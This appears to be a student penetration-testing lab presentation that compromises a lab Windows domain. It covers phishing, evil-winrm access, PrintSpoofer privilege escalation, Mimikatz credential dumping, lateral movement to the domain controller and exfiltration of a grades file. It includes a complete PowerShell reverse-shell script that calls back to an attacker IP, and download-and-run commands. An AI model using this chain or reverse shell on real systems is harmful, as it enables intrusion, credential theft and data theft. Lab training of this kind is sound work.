


Target Name:
WIN-SGOLDMAN01
NetBIOS Domain
TZOMET



START PHISHING

I CRAFTED A PHISHING EMAIL USING GOPHISH TO CAPTURE THE VICTIM'S WINRM CREDENTIALS. THIS PROVIDED ME WITH INITIAL ACCESS TO THE INTERNAL NETWORK



INITIAL ACCESS-REMOTE CODE EXECUTION

GAIN RCE ON KALI VIA EVIL-WINRM USING SHODAN GATHERED IP AND COMPROMISED CREDENTIALS









```
(kali@kali)-[~/Downloads]
$ evil-winrm -i 192.168.179.139 -u 'sally@tzomet.local' -p '1234567!i'



Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine



Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sally.TZOMET\Documents>
```





ENUMERATION




CHECK USER AND GROUPS

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sally.TZOMET\Documents> whoami
tzomet\sally
*Evil-WinRM* PS C:\Users\sally.TZOMET\Documents> whoami /groups
```

GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default,
Enabled group			
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default,
Enabled group			
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default,
Enabled group			
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default,
Enabled group			

NOTHING HERE... ENUMERATION CONFIRMED LOW-PRIVILEGED ACCESS FOR USER TZOMET\SALLY



ENUMERATE PRIVILEGES



IMPERSONATE PRIVILEGE GIVES A PROGRAM PERMISSION TO PRETEND TO BE ANOTHER USER, LIKE AN ADMINISTRATOR. IT'S USUALLY USED BY TRUSTED SERVICES TO DO TASKS FOR USERS.

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\sally.TZOMET\Documents> whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled

BUT ATTACKERS CAN ABUSE IT TO BECOME SYSTEM, THE MOST POWERFUL USER ON WINDOWS.

LEVEL
UP

PRIVILEGE ESCALATION WITH PRINTSPOOFER

LEVEL
UP

1

CREATES A FAKE NAMED
PIPE TO TRICK PRINT
SPOOLER SERVICE (RUNS AS
SYSTEM) TO CONNECT TO IT

2

WHEN PRINT SPOOLER CONNECTS
USE SEIMPERSONATEPRIVILEGE
TO IMPERSONATE AND DUPLICATE
ITS SYSTEM TOKEN.

3

USE THE SYSTEM TOKEN TO
START A SYSTEM SHELL OR
REVERSE SHELL WITH FULL
PRIVILEGES



STEP 1. PRIVILEGE ESCALATION


ON KALI DOWNLOAD PRINTSPOOFER AND HOST

```
(kali@kali)-[~/Downloads]
$ cd ~/Downloads
python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

ON (EVIL-WINRM) TRANSFER PRINTSPOOFER TO TARGET

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sally.TZOMET\Documents> Invoke-WebRequest -Uri http://192.168.179.138:8000/Print
Spoofer64.exe -OutFile C:\Temp\ps.exe
```



STEP 2. PRIVILEGE ESCALATION


ON KALI: CREATE A REVERSE SHELL PAYLOAD TO RUN ON PYTHON SERVER

```
GNU nano 8.2 /home/kali/Downloads/reverse.ps1
$client = New-Object System.Net.Sockets.TCPClient("192.168.179.138",4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte, 0, $sendbyte.Length);
    $stream.Flush()
}
$client.Close()
```

ON KALI: CREATE A REVERSE SHELL LISTENER

```
(kali@kali)-[~/Downloads]
$ nc -lvp 4444
```

```
listening on [any] 4444 ...
```




STEP 3. PRIVILEGE ESCALATION

ON (EVIL-WINRM): TRANSFER REVERSE SHELL PAYLOAD TO TARGET

```
*Evil-WinRM* PS C:\Users\sally.TZOMET\Documents> Invoke-WebRequest -Uri http://192.168.179.138:8000/revshell.ps1 -OutFile C:\Temp\reverse.ps1
*Evil-WinRM* PS C:\Users\sally.TZOMET\Documents> █
```

ON (EVIL-WINRM): EXECUTE PRINTSPOOFER WITH CMD PAYLOAD

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sally.TZOMET\Documents> Invoke-WebRequest -Uri http://192.168.179.138:8000/PrintSpoof64.exe -OutFile C:\Temp\ps.exe
*Evil-WinRM* PS C:\Users\sally.TZOMET\Documents> Invoke-WebRequest -Uri http://192.168.179.138:8000/revshell.ps1 -OutFile C:\Temp\reverse.ps1
*Evil-WinRM* PS C:\Users\sally.TZOMET\Documents> C:\Temp\ps.exe -i -c "cmd.exe /c powershell -ExecutionPolicy Bypass -File C:\Temp\reverse.ps1"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
█
```





PRIVILEGE ESCALATION – RESULT



SYSTEM-LEVEL ACCESS ON VICTIM-SALLY MACHINE

```
(kali@kali)-[~/Downloads]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.179.138] from (UNKNOWN) [192.168.179.139] 60548
whoami ghQ....
nt authority\system
PS C:\Windows\system32> echo %USERDOMAIN%
%USERDOMAIN%
PS C:\Windows\system32> systeminfo | findstr /B /C:"Domain"
Domain:                TZOMET.LOCAL
PS C:\Windows\system32> █
```

CREDENTIAL DUMPING WITH MIMIKATZ

USED MIMIKATZ TO SUCCESSFULLY DUMP STORED CREDENTIALS AND RECOVERED THE PLAINTEXT PASSWORD FOR THE DOMAIN ADMINISTRATOR ACCOUNT.

```
nt authority\system
PS C:\Windows\system32> C:\Users\sally.TZOMET\Documents\mimikatz.exe "privilege::debug" "sekurlsa
a::credman" "exit"

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK
```

```
credman :
[00000000]
* Username : TZOMET\Administrator
* Domain   : 127.0.0.1
* Password : Crownjewel2025

mimikatz(commandline) # exit
Bye!
PS C:\Windows\system32> mimikatz.exe "privilege::debug" "sekurlsa::credman" "exit"
```



SIGN IN

LATERAL MOVEMENT USING WINRM

SIGN IN

USED THE CREDENTIALS OBTAINED FROM MIMIKATZ TO SUCCESSFULLY PERFORM LATERAL MOVEMENT BY AUTHENTICATING TO A REMOTE SYSTEM OVER WINRM (WINDOWS REMOTE MANAGEMENT).

```
(kali@kali)-[~/Downloads]
$ evil-winrm -i 192.168.179.131 -u Administrator@tzomet.local -p 'Crownjewel2025'
XEgUXghQ...
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completionsoftE...

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```



DOMAIN COMPROMISE



```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
tzomet\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
TZOMET-DC
*Evil-WinRM* PS C:\Users\Administrator\Documents> net group "Domain Admins" /domain
Group name      Domain Admins
Comment         Designated administrators of the domain

Members

Administrator
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents> net user /domain

User accounts for \\

Administrator      employee1      Guest
krbtgt              sally         student77
```

VERIFIED FULL DOMAIN COMPROMISE



DOMAIN COMPROMISE



BROWSED TO THE PRIVATE DOCUMENTS FOLDER

```
Directory: C:\Users\Administrator\Documents

Mode                LastWriteTime         Length Name
----                -
d-----          7/20/2025   2:22 AM             private
d-----       12/12/2024   1:14 PM             public
-a-----       12/29/2024   1:44 AM             20 file.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd private
*Evil-WinRM* PS C:\Users\Administrator\Documents\private> ls



Directory: C:\Users\Administrator\Documents\private

Mode                LastWriteTime         Length Name
----                -
-a-----          7/20/2025   1:30 AM    39199 Final Grades 2025.png

*Evil-WinRM* PS C:\Users\Administrator\Documents\private> download "C:\Users\Administrator\Documents\private\Fi
nal Grades 2025.png"


Info: Downloading C:\Users\Administrator\Documents\private\Final Grades 2025.png to Final Grades 2025.png

Info: Download successful!
```




DOMAIN COMPROMISE

DOWNLOADED THE FILE FROM THE WINDOWS SERVER TO THE ATTACKER'S KALI MACHINE



Cyberwise 2024-2025

Name	Final Grade
Surie Mund	100
Leah	100
Chana Shira	100
Chayala	100
Chana Koster	100
Chayala Handwerger	100
Yair	100
Rivki	100
Bracha	100
Zivia	100
me	100
Avigail	100





THANK YOU!